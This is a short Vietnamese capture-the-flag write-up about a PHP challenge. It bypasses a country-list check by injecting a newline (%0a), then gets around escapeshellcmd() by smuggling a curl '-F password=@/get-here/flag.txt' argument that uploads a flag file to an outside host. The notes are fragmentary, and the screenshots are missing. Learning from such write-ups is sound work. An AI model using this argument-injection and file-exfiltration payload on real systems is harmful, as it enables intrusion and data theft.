$cc là mã country

$input là tên country

Đề bài yêu cầu tên nước phải có trong countrylist nhưng mã nước không được có trong danh sách này thì mới chạy lệnh system()

Cách làm: chèn %0a

$input="Afghanistan\n";

Biến yaml ban đầu như sau:




Nếu $input="Afghanistan\n", thì biến yaml sẽ bị thay đổi:



Mà $countryList["Afghanistan\n"] không tồn tại nên country\_code =NULL

Mình chạy thử trên local:



Chạy được lệnh system() rồi làm sao bypass escapeshellcmd()



$url = '-F password=@/get-here/flag.txt http://example.com/';

system(escapeshellcmd('curl '.$url));

